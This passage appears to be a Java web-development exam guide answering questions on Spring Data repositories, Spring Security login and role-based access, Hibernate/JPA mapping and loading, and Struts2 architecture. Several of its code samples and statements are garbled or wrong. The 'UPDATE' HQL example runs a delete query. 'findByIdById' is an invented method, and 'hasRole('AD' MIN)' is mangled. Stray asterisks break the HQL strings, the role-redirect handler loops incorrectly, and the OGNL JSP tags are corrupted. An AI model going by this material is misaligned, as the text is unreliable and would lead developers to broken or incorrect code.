    Iterable<T> findAll();
    long count();
    void delete(T entity);
    boolean existsById(ID primaryKey);
}
```

- PagingAndSortingRepository<T, ID>:** Extends CrudRepository. Adds pagination and sorting: Iterable<T> findAll(Sort sort); Page<T> findAll(Pageable pageable);
- JpaRepository<T, ID>:** JPA-specific extension adding: flush(), saveAndFlush(), deleteInBatch(), getOne(), getById(), findAll(Example<S>), JpaSpecificationExecutor methods.
- QueryDSL and Specifications:** Enable type-safe dynamic query construction without string-based queries.

Key Benefits: Zero implementation code for standard CRUD, query methods derived from method names (findByLastNameAndActive), custom queries via @Query, pagination support, and integration with Spring Transaction management.

31. Explain CrudRepository and its applications.

CrudRepository is the primary Spring Data interface providing complete CRUD functionality without implementation:

- Core Methods:**
 - save(S entity): Create or update entity (upsert based on ID presence).
 - saveAll(Iterable<S> entities): Batch save for performance optimization.
 - findById(ID id): Returns Optional<T> for null-safe retrieval.
 - existsById(ID id): Efficient existence check without loading full entity.
 - findAll(): Retrieves all entities as Iterable.
 - findByIdById(Iterable<ID> ids): Batch retrieval by multiple IDs.
 - count(): Returns total record count as long.
 - deleteById(ID id): Deletes by identifier.
 - delete(T entity): Deletes loaded entity instance.
 - deleteAll(): Deletes all entities (use cautiously).

```
@Repository
public interface ProductRepository extends CrudRepository<Product, Long> {
    // Auto-implemented by Spring Data

    // Usage
    @Service
    public class ProductService {
        @Autowired
        private ProductRepository repo;

        public Product createProduct(Product p) {
            return repo.save(p);
        }

        public Optional<Product> findById(Long id) {
            return repo.findById(id);
        }

        public void deleteProduct(Long id) {
            repo.deleteById(id);
        }
    }
}
```

Applications: Rapid prototyping, microservices with simple data needs, admin dashboards, CRUD-heavy domains (product catalogs, user management), and scenarios where custom queries are minimal.

32. Differentiate between CrudRepository and JpaRepository.

Feature	CrudRepository	JpaRepository
Hierarchy	Extends Repository	Extends PagingAndSortingRepository, QueryByExampleExecutor
flush()	Not available	Available: flush(), saveAndFlush()
Batch Delete	deleteAll() iterates and deletes	deleteInBatch(), deleteAllInBatch()
Reference	Returns Optional<T>	getById() / getReferenceById() returns proxy
FindAll Return	Iterable<T>	List<T>
Query by Example	Not supported	findOne(Example<S>), findAll(Example<S>)
Specifications	Not supported	Extends JpaSpecificationExecutor
Use Case	Generic persistence agnostic code	JPA-specific applications

Recommendation: Use JpaRepository for JPA/Hibernate applications needing advanced features. Use CrudRepository for datastore-agnostic code or when migrating between datastores.

33. Explain Spring Security architecture and modules.

Spring Security is a powerful, customizable authentication and access-control framework. Its architecture is filter-based:

- SecurityFilterChain:** A chain of Servlet Filters processing requests in order. Each filter can modify the request, response, or abort processing.
- Core Filters:**
 - SecurityContextPersistenceFilter: Associates SecurityContext with session.
 - UsernamePasswordAuthenticationFilter: Processes form login POST requests.
 - BasicAuthenticationFilter: Processes HTTP Basic auth headers.
 - ExceptionTranslationFilter: Converts AccessDeniedException and AuthenticationException to HTTP responses.
 - FilterSecurityInterceptor: Authorizes web requests against configured access rules.
- Authentication Architecture:** AuthenticationManager delegates to AuthenticationProvider(s). DaoAuthenticationProvider uses UserDetailsService to load user data and PasswordEncoder to verify credentials.
- Authorization:** AccessDecisionManager uses voters (RoleVoter, AuthenticationVoter) to evaluate access rules. Supports URL-based, method-level (@PreAuthorize), and domain-object security (ACLs).

Key Modules: spring-security-core (auth, crypto), spring-security-web (filters, CSRF), spring-security-config (Java/XML config), spring-security-oauth2-client (OAuth2/OIDC), spring-security-ldap, spring-security-test.



34. Differentiate between Authentication and Authorization in Spring Security.

Aspect	Authentication	Authorization
Definition	Verifying who you are (identity verification)	Determining what you can do (permission check)
Timing	Occurs first, before authorization	Occurs after successful authentication
Process	Validates credentials (username/password, token, certificate)	Checks granted authorities against required permissions
Spring Classes	AuthenticationManager, AuthenticationProvider, UserDetailsService	AccessDecisionManager, AccessDecisionVoter, ConfigAttribute
Result	Populated Authentication object SecurityContext in	Decision: allow access or throw AccessDeniedException
Code Example	<pre>authManager.authenticate(new UsernamePasswordAuthenticationToken(user, pass))</pre>	<pre>@PreAuthorize("hasRole('AD' MIN)") public deleteUser(Long id) {}</pre>

Authentication answers "Who are you?" Authorization answers "Are you allowed?" Both are essential for secure applications.

35. Explain customized login form configuration in Spring Security.

Spring Security allows replacing the default login page with a custom form:

- Configuration:** Use HttpSecurity formLogin() to specify custom URLs and handlers.

```
@Configuration
@EnableWebSecurity
public class SecurityConfig {
    @Bean
    public SecurityFilterChain filterChain(HttpSecurity http) throws Exception {
        http
            .authorizeHttpRequests(auth -> auth
                .requestMatchers("/login", "/css/**", "/js/**").permitAll()
                .anyRequest().authenticated()
            )
            .formLogin(form -> form
                .loginPage("/login")
                .loginProcessingUrl("/perform_login")
                .defaultSuccessUrl("/dashboard", true)
                .failureUrl("/login?error=true")
                .usernameParameter("email")
                .passwordParameter("pass")
                .permitAll()
            )
            .logout(logout -> logout
                .logoutUrl("/perform_logout")
                .logoutSuccessUrl("/login?logout=true")
                .invalidateHttpSession(true)
                .deleteCookies("JSESSIONID")
            )
        ;
        return http.build();
    }
}
```

- Custom Login Page (Thymeleaf):**

```
<form th:action="@{/perform_login}" method="post">
    <input type="email" name="email" placeholder="Email" required/>
    <input type="password" name="pass" placeholder="Password" required/>
    <button type="submit" value="Login">Login</button>
    <div th:if="${param.error}">Invalid credentials</div>
</form>
```

- SuccessHandler/FailureHandler:** Implement AuthenticationSuccessHandler for post-login logic (audit logging, redirect based on role).

The loginProcessingUrl receives POST requests and is handled by UsernamePasswordAuthenticationFilter automatically.

36. Explain Role-Based Login with suitable example.

Role-based login redirects users to different pages based on their assigned roles after authentication:

- UserDetailsService Configuration:**

```
@Service
public class CustomUserDetailsService implements UserDetailsService {
    public UserDetails loadUserByUsername(String username) {
        User user = userRepo.findByIdByUsername(username);
        return new org.springframework.security.core.userdetails.User(
            user.getUsername(),
            user.getPassword(),
            AuthorityUtils.createAuthorityList(user.getRoles())
        );
        // e.g., "ROLE_ADMIN", "ROLE_USER"
    }
}
```

- Custom Success Handler:**

```
@Component
public class RoleBasedAuthHandler implements AuthenticationSuccessHandler {
    public void onAuthenticationSuccess(HttpServletRequest req,
        HttpServletResponse res, Authentication auth) throws IOException {
        Collection<? extends GrantedAuthority> authorities =
            auth.getAuthorities();
        for (GrantedAuthority authority : authorities) {
            if (authority.getAuthority().equals("ROLE_ADMIN")) {
                res.sendRedirect("/admin/dashboard");
                return;
            } else if (authority.getAuthority().equals("ROLE_USER")) {
                res.sendRedirect("/user/home");
                return;
            }
            res.sendRedirect("/default");
        }
    }
}
```

- Register Handler:**

```
.formLogin(form -> form
    .successHandler(roleBasedAuthHandler)
)
```

This approach enables personalized user experiences by directing each role to its appropriate interface immediately after login.

37. Explain Role-Based Access Control (RBAC).

RBAC is an access-control model restricting system access based on user roles. Users are assigned roles, roles are granted permissions. This simplifies administration and enforces least privilege.

Core Components:

- **Users:** Subjects requesting access to resources.
- **Roles:** Named job functions (ADMIN, MANAGER, USER, GUEST).
- **Permissions:** Specific operations (READ, WRITE, DELETE, EXECUTE) on resources.
- **Role Hierarchies:** ADMIN inherits all USER permissions.

Spring Security Implementation:

```
@Configuration
public class RBACConfig {
    @Bean
    public SecurityFilterChain chain(HttpSecurity http) throws Exception {
        http.authorizeHttpRequests(auth -> auth
            .requestMatchers("/admin/**").hasRole("ADMIN")
            .requestMatchers("/manager/**").hasAnyRole("ADMIN", "MANAGER")
            .requestMatchers("/user/**").hasRole("USER")
            .requestMatchers("/public/**").permitAll()
            .anyRequest().authenticated()
        );
        return http.build();
    }
}
```

Method-Level Security:

```
@PreAuthorize("hasRole('ADMIN')")
public void deleteAccount(Long id) {}

@PreAuthorize("hasAnyRole('ADMIN', 'MANAGER')")
public void generateReport() {}
```

Database Schema: users, roles, user_roles (many-to-many), permissions, role_permissions tables. RBAC scales better than per-user permissions and aligns with organizational structures.

38. Explain how URL access can be restricted based on user roles.

Spring Security provides URL-based authorization at multiple levels:

authorizeHttpRequests DSL: The modern approach using lambda syntax with request matchers.

```
http.authorizeHttpRequests(auth -> auth
    // Ant-style path matching
    .requestMatchers("/admin/**").hasRole("ADMIN")
    .requestMatchers("/api/users/**").hasAnyRole("ADMIN", "MANAGER")
    .requestMatchers("/api/public/**").permitAll()
    .requestMatchers(HttpMethod.GET, "/api/readonly").authenticated()
    .requestMatchers(HttpMethod.POST, "/api/readonly").denyAll()

    // Regex matching
    .requestMatchers(RegexRequestMatcher.regexMatcher(
        "/api/[0-9]+/users")).authenticated()

    // MVC matchers for @Controller paths
    .requestMatchers("/profile/{username}").authenticated()
    .anyRequest().authenticated()
);
```

Expression-Based Access:

```
.requestMatchers("/account/{id}").access(
    new WebExpressionAuthorizationManager(
        "hasRole('USER') and #id == authentication.name")
);
```

Filter Chain per Endpoint: Multiple SecurityFilterChain beans with @Order for different URL patterns.

SPEL in Annotations: @PreAuthorize("hasIpAddress('192.168.1.0/24')") for network restrictions. Rules are evaluated in declaration order, first match wins. Specific patterns must precede general ones.

39. Explain Hibernate architecture with a neat diagram.

Hibernate is a full-featured ORM framework. Its layered architecture:

Application Layer: Java application code using Hibernate API (Session, Query, Criteria).

Hibernate Core:

- **SessionFactory:** Thread-safe, immutable factory for Session instances. Created once per datasource, holds compiled mappings and second-level cache.
- **Session:** Single-threaded unit of work representing a conversation with the database. Wraps a JDBC Connection and provides first-level cache.
- **Transaction:** Abstracts database transactions via org.hibernate.Transaction (uses JDBC or JTA underneath).
- **ConnectionProvider:** Manages JDBC connection pooling (built-in or integrates with HikariCP, C3P0).

Type System: Hibernate Types map Java types to SQL types (StringType, IntegerType, DateType, custom UserTypes).


HQL Engine: Translates HQL queries to SQL via ASTQueryTranslator.

Cache Subsystem: First-level cache (Session-scoped), Second-level cache (SessionFactory-scoped via Ehcache, Caffeine, Redis), and Query cache.

JDBC Layer: Executes generated SQL and maps ResultSet rows to entity objects.

```
SessionFactory factory = new Configuration()
    .configure("hibernate.cfg.xml")
    .addAnnotatedClass(User.class)
    .buildSessionFactory();

Session session = factory.openSession();
Transaction tx = session.beginTransaction();
session.save(entity);
tx.commit();
```



40. Explain Hibernate configuration using annotations.

JPA annotations eliminate XML mapping files, keeping entity metadata in Java source code:

Entity Declaration:

```
@Entity
@Table(name = "employees", schema = "hr",
    uniqueConstraints = @UniqueConstraint(columnNames = "email"))
public class Employee {
    @Id
    @GeneratedValue(strategy = GenerationType.IDENTITY)
    @Column(name = "emp_id")
    private Long id;

    @Column(name = "full_name", nullable = false, length = 100)
    private String name;

    @Column(unique = true, updatable = false)
    private String email;

    @Temporal(TemporalType.DATE)
    private Date hireDate;

    @Enumerated(EnumType.STRING)
    @Column(length = 20)
    private Status status;

    @Lob
    private byte[] photo;

    @Column(precision = 10, scale = 2)
    private BigDecimal salary;

    @Embedded
    private Address address;

    @Version
    private Long version; // optimistic locking
}
```

Configuration Class:

```
@Configuration
public class HibernateConfig {
    @Bean
    public LocalSessionFactoryBean sessionFactory() {
        LocalSessionFactoryBean factory = new LocalSessionFactoryBean();
        factory.setDataSource(dataSource());
        factory.setPackagesToScan("com.example.entity");
        Properties props = new Properties();
        props.put("hibernate.dialect", "org.hibernate.dialect.MySQLDialect");
        props.put("hibernate.hbm2ddl.auto", "update");
        props.put("hibernate.show_sql", "true");
        factory.setHibernateProperties(props);
        return factory;
    }
}
```

Annotations support all mapping types: basic, embedded, relationships, inheritance, and collections.


41. Explain Hibernate Entity Life Cycle with suitable diagram.

Hibernate entities transition through four states during their lifecycle:

- **Transient (New):** Object created with new but not associated with a Session. Not in database; no identifier value.
User user = new User(); // transient
user.setName("Alice");
- **Managed (Persistent):** Object associated with a Session and database record. Changes are automatically synchronized at flush time.
session.persist(user); // transient -> managed
user.setName("Bob"); // UPDATE executed on flush
- **Detached:** Object was persistent but its Session closed. Still represents database data but changes aren't tracked.
session.close(); // managed -> detached
user.setName("Charlie"); // no DB update
- **Removed:** Object scheduled for deletion. Marked via remove()/delete(); actual DELETE executes on commit.
session.remove(user); // managed -> removed

State Transitions:

- Transient -> Managed: persist(), save(), merge() (with transient arg)
- Managed -> Detached: session.close(), session.clear(), session.evict(entity)
- Detached -> Managed: merge(), lock()
- Managed -> Removed: remove(), delete()
- Removed -> Managed: remove on pre-commit (rare)



42. Differentiate between load() and get() methods in Hibernate.

Aspect	session.get()	session.load()
Return on Not Found	Returns null	Throws ObjectNotFoundException
Return Type	Actual entity object (fully populated)	Proxy object (CGLIB subclass)
Database Hit	Immediate SELECT query	Lazy; only when non-id property accessed
Use Case	When entity may not exist; null checks needed	When entity definitely exists; setting relationships
Example	<pre>User u = session.get(User.class, 1L); if (u != null) { ... }</pre>	<pre>User proxy = session.load(User.class, 1L); Order o = new Order(); o.setUser(proxy); // no DB hit</pre>

Performance: load() avoids unnecessary SELECT when only a reference is needed (e.g. setting foreign keys). get() is safer when existence is uncertain. With JPA, EntityManager.find() = get() and getReference() = load().

43. Differentiate between save() and persist() methods in Hibernate.

Aspect	session.save()	session.persist()
Specification	Hibernate-specific API	JPA-standard method (portable)
Return Value	Returns generated Serializable identifier	Returns void
ID Generation	Guarantees identifier assigned immediately	May assign on flush (depends on strategy)
Detached Entity	Creates new row even if detached entity passed	Throws PersistenceException for detached entities
Outside Transaction	Executes INSERT immediately even without tx (if flush mode allows)	Throws TransactionRequiredException if no transaction
Cascading	Respects CascadeType.SAVE_UPDATE	Respects CascadeType.PERSIST

```
// save() example
Long id = (Long) session.save(user);

// persist() example
session.persist(user); // void, id accessible via user.getId()
```

Recommendation: Use persist() for JPA portability and transaction safety. Use save() only when the generated ID is immediately needed.

44. Explain Hibernate Query Language (HQL).

HQL is Hibernate's object-oriented query language operating on persistent entities and their relationships rather than database tables.

- **Key Characteristics:**
 - Database-independent: Hibernate translates HQL to vendor-specific SQL.
 - Operates on entity class names and property names, not table/column names.
 - Supports polymorphism: queries on a superclass retrieve subclass instances.
 - Returns entity objects, Object arrays, or scalar values.
- **Basic Syntax:**

```
// Select all from Employee
// Select with alias
from Employee as e where e.salary > 50000

// Select specific properties
select e.name, e.department.name from Employee e

// Aggregate functions
select avg(e.salary), max(e.salary), count(*) from Employee e

// Joins
from Employee e join fetch e.department
where e.department.name = 'Engineering'

// Named parameters (preferred over positional)
from Employee e where e.name like :pattern
and e.joinDate between :start and :end
```

Execution:

```
Query<Employee> query = session.createQuery(
    "from Employee e where e.active = :active", Employee.class);
query.setParameter("active", true);
List<Employee> results = query.getResultList();
```

HQL supports all SQL features: ordering, grouping, subqueries, bulk operations, and database functions.

45. Write HQL queries for Select, Insert, Update and Delete operations.

HQL supports all CRUD operations though syntax differs from SQL:

- **SELECT:**

```
// Select all fields -> entity list
from Product where category = :cat

// Select specific fields -> Object[] list
select p.name, p.price from Product p where p.stock > 0

// Select into DTO
select new com.example.ProductDTO(p.id, p.name, p.price)
from Product p

// Named query (defined on entity)
@NamedQuery(name = "Product.findbyCategory",
    query = "from Product p where p.category = :category")

// Execution
TypedQuery<Product> q = session.createQuery(
    "from Product p where p.price < :maxPrice", Product.class);
q.setParameter("maxPrice", new BigDecimal("100.00"));
List<Product> products = q.getResultList();
```
- **INSERT (via INSERT INTO ... SELECT):**

```
// Insert from select - copies data to another entity
String hql = "insert into ProductArchive(id, name, price, archivedDate) * "
    + "select p.id, p.name, p.price, current_date() from Product p * "
    + "where p.discontinued = true";
int rows = session.createQuery(hql).executeUpdate();
```
- **UPDATE:**

```
String hql = "delete from Product p where p.stock = 0 and p.discontinued = true";
int updated = session.createQuery(hql)
    .setParameter("multiplier", 1.10)
    .setParameter("category", "ELECTRONICS")
    .executeUpdate();
```
- **DELETE:**

```
String hql = "delete from Product p where p.stock = 0 and p.discontinued = true";
int deleted = session.createQuery(hql).executeUpdate();
```

Bulk operations bypass first-level cache, clear cache or refresh entities after execution.

46. Explain Eager Loading and Lazy Loading in Hibernate.

These are Hibernate's two strategies for fetching associated entities:

- **Eager Loading:** Loads the main entity and all associated entities in a single query (or multiple immediate queries).

```
@Entity
public class Department {
    @OneToMany(mappedBy = "department", fetch = FetchType.EAGER)
    private Set<Employee> employees = new HashSet<>();
}
```

When loading Department all Employees are loaded immediately. Hibernate uses JOIN or subsequent SELECT queries.
Pros: No LazyInitializationException; data available immediately.
Cons: May load unnecessary data; Cartesian product risk with multiple collections; slower initial load.
- **Lazy Loading (Default):** Loads associated entities only when accessed via proxy.

```
@Entity
public class Department {
    @OneToMany(mappedBy = "department", fetch = FetchType.LAZY)
    private Set<Employee> employees = new HashSet<>();
}
```

Accessing dept.getEmployees() triggers a separate SELECT. Hibernate generates CGLIB/Javassist proxies for lazy associations.
Pros: Better initial performance; loads only needed data.
Cons: Requires open Session; N+1 query risk; LazyInitializationException if accessed outside session.

Global Fetch Plan Override: Use join fetch in HQL. @EntityGraph, or FetchProfile to optimize per-query.

47. Explain how Lazy Loading improves performance in Hibernate.

Lazy Loading enhances performance through several mechanisms:

- **Reduced Initial Payload:** Only the requested entity loads, avoiding expensive joins and large result sets. Loading a User doesn't automatically fetch their 10,000 Order records.
- **Query Count Reduction:** Without lazy loading, deep object graphs generate massive multi-table joins. Lazy loading fetches associations on demand, reducing initial query complexity.
- **Memory Efficiency:** Unaccessed associations remain as lightweight proxies (CGLIB subclasses with just an ID field), consuming minimal heap space.
- **Network Optimization:** Smaller result sets reduce database network traffic. Critical for distributed systems and cloud databases with metered bandwidth.
- **Proxy-Based Implementation:**

```
Department dept = session.get(Department.class, 1L);
// Only Department loaded; employees is a Set proxy
System.out.println(dept.getName()); // no extra query

// First access triggers lazy loading
for (Employee e : dept.getEmployees()) {
    System.out.println(e.getName()); // SELECT employees here
}
```
- **Batch Fetching Optimization:** Configure batch-size to load multiple proxies in one query, solving the N+1 problem.

```
@OneToMany(fetch = FetchType.LAZY)
@BatchSize(size = 25)
private Set<Employee> employees;
```
- **Entity Graphs:** Per-query override for performance-critical paths:

```
EntityGraph<Department> graph = session.createEntityGraph(Department.class);
graph.addSubgraph("employees").addAttributeNodes("projects");
Map<String, Object> hints = Map.of("jakarta.persistence.loadgraph", graph);
Department d = session.find(Department.class, 1L, hints);
```

48. Explain Cascading Operations in JPA.

Cascading propagates entity lifecycle operations from parent to child entities automatically. JPA defines six cascade types:

- **CascadeType.PERSIST:** Saving parent also saves child entities.

```
Department d = new Department("IT");
d.addEmployee(new Employee("Alice")); // new employee
d.addEmployee(new Employee("Bob"));
entityManager.persist(d); // both employees persisted too
```
- **CascadeType.MERGE:** Merging detached parent merges detached children.

```
Department detachedDept = ... // from client
entityManager.merge(detachedDept); // merges dept and employees
```
- **CascadeType.REMOVE:** Deleting parent deletes all children (use cautiously).

```
entityManager.remove(dept); // deletes all employees in department
```
- **CascadeType.REFRESH:** Refreshing parent refreshes children's state from database.
- **CascadeType.DETACH:** Detaching parent detaches children from persistence context.
- **CascadeType.ALL:** Shortcut for all above operations.

```
@Entity
public class Order {
    @OneToMany(mappedBy = "order", cascade = CascadeType.ALL,
        orphanRemoval = true)
    private List<OrderItem> items = new ArrayList<>();

    // orphanRemoval=true: removing item from collection
    // deletes it from database (no OrderItem without Order)
    order.getItems().remove(0); // deletes removed item from DB
}
```

Best Practice: Cascade only from parent (one/many side) to child (many side). Use specific types rather than ALL when possible.

49. Explain the relationship between JPA, Hibernate and Spring Data JPA.

These three technologies form a layered persistence stack:

- **JPA (Java Persistence API):** A specification (javax.persistence / jakarta.persistence) defining ORM standards for Java. It specifies Entity mappings, Entity managers, JPA-level language transaction semantics, and caching. JPA is not an implementation; it is maintained through JSR processes. Providers must implement it.
 - **Hibernate:** The most popular JPA implementation. Hibernate implements all JPA interfaces (EntityManager, Query, EntityTransaction) while providing proprietary extensions: Hibernate Session API, HQL, Criteria API, second-level cache integrations, connection pooling, and advanced mapping features. Hibernate ORM became JPA's reference implementation and drives many JPA specification features.
 - **Spring Data JPA:** A Spring module that simplifies JPA usage. It sits atop JPA/Hibernate and provides: Repository interfaces (CrudRepository, JpaRepository), Query derivation from method names, @Query annotations, Pagination, Specifications, EntityGraph support, and Integration with Spring Transaction management. Spring Data JPA requires a JPA provider (typically Hibernate) at runtime.
- Architecture layers:**
- ```
// Your Application code
// Spring Data JPA (Repository interfaces, @Query)
// JPA API (EntityManager, TypedQuery, EntityTransaction)
// Hibernate ORM (HQL translator, SessionImpl, Connection pool)
// JDBC (PreparedStatement, ResultSet)
// Database (MySQL, PostgreSQL, Oracle)
```
- Analogy:** JPA is the electrical specification; Hibernate is the appliance implementing it; Spring Data JPA is the smart home automation system making the appliance effortless to use.

50. Explain ORM and its utility in web applications.

ORM (Object-Relational Mapping) is a technique for converting data between incompatible type systems: object-oriented programming languages and relational databases.

- Problem Solved:** Objects have inheritance, polymorphism, encapsulation, and collections; relational databases have tables, rows, columns, foreign keys, and joins. The "impedance mismatch" requires boilerplate conversion code (ResultSet iteration, PreparedStatement parameter binding) without ORM.
- How ORM Works:**
  - Maps Java classes to database tables via annotations or XML.
  - Translates object state to SQL INSERT, UPDATE, DELETE statements.
  - Translates SQL query results back to object graphs.
  - Manages associations (one-to-one, one-to-many, many-to-many) via foreign key mappings.
  - Handles inheritance via joined, single-table, or table-per-class strategies.
- Utility in Web Applications:**
  - Rapid Development:** No manual SQL for CRUD operations.
  - Maintainability:** Change database schema in one place (entity class).
  - Portability:** Switch databases by changing Hibernate dialect.
  - Performance:** Built-in caching, lazy loading, connection pooling, batch processing.
  - Security:** Automatic parameterized queries prevent SQL injection.
  - Transaction Management:** Declarative @Transactional demarcation integrates with Spring.

Popular ORMs: Hibernate, EclipseLink, MyBatis, JOOQ. JPA standardizes ORM in Java EE/Jakarta EE.

51. Explain different ORM mapping types with examples.

JPA/Hibernate supports multiple mapping types for different data relationships:

Basic Mapping: Simple field-to-column mappings.

```
@Entity
public class Product {
 @Id @GeneratedValue private Long id;
 @Column(name = "product_name", length = 200) private String name;
 @Column(precision = 10, scale = 2) private BigDecimal price;
 @Enumerated(EnumType.STRING) private Status status;
 @Temporal(TemporalType.TIMESTAMP) private Date createdAt;
 @Lob private String description;
 @Transient private double tempDiscount; // not persisted
}
```

Embeddable Mapping: Value objects composed into entity.

```
public class Address {
 private String street, city, zip;
}

@Entity
public class Customer {
 @Embedded private Address homeAddress;
 @Embedded @AttributeOverrides({
 @AttributeOverride(name = "street", column = @Column(name = "work_street"))
 }) private Address workAddress;
}
```

Association Mappings:

```
// One-to-One
@Entity public class User {
 @OneToOne(cascade = CascadeType.ALL)
 @JoinColumn(name = "profile_id")
 private Profile profile;
}
```

```
// One-to-Many / Many-to-One
@Entity public class Department {
 @OneToMany(mappedBy = "department", fetch = FetchType.LAZY)
 private List<Employee> employees = new ArrayList<>();
}
```

```
@Entity public class Employee {
 @ManyToOne @JoinColumn(name = "dept_id")
 private Department department;
}
```

```
// Many-to-Many
@Entity public class Student {
 @ManyToMany
 @JoinTable(name = "enrollment",
 joinColumns = @JoinColumn(name = "student_id"),
 inverseJoinColumns = @JoinColumn(name = "course_id"))
 private Set<Course> courses = new HashSet<>();
}
```

**Inheritance Mappings:** SINGLE\_TABLE, JOINED, TABLE\_PER\_CLASS strategies using @Inheritance(strategy = ...).

52. Explain CRUD operations and their mapping to SQL statements.

CRUD (Create, Read, Update, Delete) represents the four fundamental persistence operations mapped to SQL and HTTP methods:

| Operation | SQL                               | HTTP        | JPA/Hibernate                             | REST Endpoint          |
|-----------|-----------------------------------|-------------|-------------------------------------------|------------------------|
| Create    | INSERT INTO table VALUES (...)    | POST        | persist(entity), save(entity)             | POST /api/users        |
| Read      | SELECT * FROM table WHERE id=?    | GET         | find(id), getReference(id), createQuery() | GET /api/users/{id}    |
| Update    | UPDATE table SET col=? WHERE id=? | PUT / PATCH | merge(entity), or modify managed entity   | PUT /api/users/{id}    |
| Delete    | DELETE FROM table WHERE id=?      | DELETE      | remove(entity), deleteById(id)            | DELETE /api/users/{id} |
| List      | SELECT * FROM table               | GET         | findAll(), createQuery().getResultList()  | GET /api/users         |

```
// Complete CRUD service example
@Service
public class UserService {
 @Autowired private UserRepository repo;

 public User create(User u) { return repo.save(u); }
 public Optional<User> read(Long id) { return repo.findById(id); }
 public User update(Long id, User u) { u.setId(id); return repo.save(u); }
 public void delete(Long id) { repo.deleteById(id); }
 public List<User> list() { return repo.findAll(); }
}
```

CRUD operations form the foundation of all data-driven applications and APIs.

53. Explain Struts2 architecture with suitable block diagram.

Apache Struts2 is an MVC framework built on top of a filter-based architecture with interceptors:

- FilterDispatcher / StrutsPrepareAndExecuteFilter:** The front controller (Servlet Filter) intercepts all requests. Checks if the URL matches a configured action.
- ActionMapper:** Determines which Action should handle the request based on namespace and action name from URL.
- Interceptor Stack:** A series of interceptors processing the request before and after Action execution:
  - params:** Populates action properties from request parameters.
  - validation:** Validates input using XML or annotations.
  - workflow:** Redirects to input view on validation errors.
  - fileUpload:** Handles multipart file uploads.
  - i18n:** Manages locale and resource bundles.
  - Action:** POJO containing business logic. Executed by ActionInvocation. Returns a result code ("success", "error", "input").
  - Result:** Renders the view based on action result. Types: dispatcher (JSP), redirect, redirectAction, stream, json, freemarker.
- ValueStack & OGNL:** Stores action properties; views access data via OGNL expressions.



54. Explain the request processing flow in Struts2.

Struts2 request processing follows a precise sequence:

- Step 1 - Request Reception:** HTTP request arrives at StrutsPrepareAndExecuteFilter (configured in web.xml).
  - Step 2 - ActionMapping:** ActionMapper inspects the request URI. For /myapp/user/login.action, determines namespace="user" and actionName="login".
  - Step 3 - Configuration Lookup:** ConfigurationManager reads struts.xml, struts.properties, and annotations to find the Action class and interceptor stack for the mapped action.
  - Step 4 - ObjectFactory:** Creates a new Action instance (per-request by default). Injects dependencies if Spring integration is enabled.
  - Step 5 - Interceptor Execution (pre):** ActionInvocation calls each interceptor's intercept() method. The params interceptor populates action fields from request parameters; fileUpload handles multipart data; i18n sets locale.
  - Step 6 - Action Execution:** The execute() method (or annotated @Action method) runs business logic. Returns a String result code.
  - Step 7 - Interceptor Execution (post):** Interceptors process after action execution in reverse order.
  - Step 8 - Result Rendering:** ActionInvocation looks up the Result matching the returned code. DispatcherResult forwards to JSP. StreamResult returns file downloads. JSONResult serializes action properties.
  - Step 9 - Response:** Rendered output sent to client.
  - Step 10 - Cleanup:** Action instance becomes eligible for GC.
- This interceptor-driven pipeline makes Struts2 highly extensible without modifying core code.

55. Differentiate between Struts1 and Struts2.

| Feature              | Struts1                                                  | Struts2                                                       |
|----------------------|----------------------------------------------------------|---------------------------------------------------------------|
| Architecture         | Servlet-based Action classes extending Action base class | Filter-based with Interceptor stack pattern                   |
| Action Class         | Must extend org.apache.struts.action.Action (not a POJO) | POJO with execute() method; no mandatory inheritance          |
| Thread Safety        | Singleton Action instances (must be thread-safe)         | New instance per request (no thread safety needed)            |
| Dependency Injection | Limited ActionForm; no built-in DI                       | Built-in DI; Spring integration via struts2-spring-plugin     |
| Validation           | ActionForm validate() or Commons Validator               | XWork validation framework; annotations, XML, or programmatic |
| Ajax Support         | Poor; requires manual XMLHttpRequest handling            | Excellent; JSON plugin, integration, REST plugin              |
| Expression Language  | No built-in EL; uses JSTL                                | OGNL integrated with ValueStack                               |
| Interceptors         | Not supported                                            | Core reusable interceptor stacks                              |

Struts2 is effectively a complete rewrite, not backward compatible with Struts1, designed to address all architectural limitations of its predecessor.

56. Explain Interceptors in Struts2.

Interceptors are the core mechanism in Struts2 for implementing cross-cutting concerns. They wrap Action execution in a configurable chain.

**Architecture:** ActionInvocation manages the interceptor stack. Each interceptor's intercept() method can execute code before invoking Action, call invocation.invoke() to proceed, and execute code after Action returns.

```
public class LoggingInterceptor extends AbstractInterceptor {
 public String intercept(ActionInvocation invocation) throws Exception {
 long start = System.currentTimeMillis();
 String actionName = invocation.getActionContext().getName();

 LOG.info("Executing action: {}", actionName);
 String result = invocation.invoke(); // proceed to next interceptor or action
 LOG.info("Action {} completed in {}ms with result {}",
 actionName, System.currentTimeMillis()-start, result);
 return result;
 }
}
```

Built-in Interceptors:

- chain:** Copies properties from previous action (action chaining).
- checkbox:** Handles HTML checkbox unchecked state.
- datetime:** Converts String to Date.
- fileUpload:** Wraps multipart requests.
- i18n:** Manages locale switching.
- params:** Sets action properties from request parameters.
- prepare:** Calls prepare() on Preparable actions.
- scopedModelDriven:** Manages model in session/application scope.
- staticParams:** Injects params from struts.xml action config.
- tokenSession:** CSRF token validation.
- validation:** Invokes validation framework.
- workflow:** Returns INPUT on validation errors.

Configuration:

```
<package name="secure" extends="struts-default">
 <interceptors>
 <interceptor name="auth" class="com.AuthInterceptor"/>
 <interceptor-stack name="secureStack">
 <interceptor-ref name="defaultStack"/>
 <interceptor-ref name="auth"/>
 </interceptor-stack>
 </interceptors>
 <default-interceptor-ref name="secureStack"/>
</package>
```

57. Explain ValueStack and OGNL in Struts2.

ValueStack and OGNL are fundamental to Struts2's data flow between Actions and Views.

**ValueStack:** A stack-like storage structure holding application data during request processing. Created per-request by ValueStackFactory.

- Root (CompoundRoot):** A stack of objects searched for property resolution. The Action instance is pushed onto the root automatically.
- Context (ActionContext):** A Map containing references to: application, session, request, parameters, attr (scope search), and the value stack itself.

```
// Stack composition (top to bottom):
// 1. Current Action instance (properties exposed directly)
// 2. Model object (if ModelDriven interface used)
// 3. Previous actions (if chain interceptor used)

// Access in JSP:
<%>{property value="username"} // Action property
<%>{property value="user.email"} // Nested property
<%>{property value="session.user"} // Context variable (prefixed with #)
<%>{property value="request.ip"} // Request attribute
<%>{property value="[1].name"} // Object at index 1 in stack
```

**OGNL (Object-Graph Navigation Language):** Expression language for getting and setting object properties. More powerful than JSP EL.

```
// Property access
name, user.address.city

// Method calls
user.getName().toUpperCase()

// Static field/method access
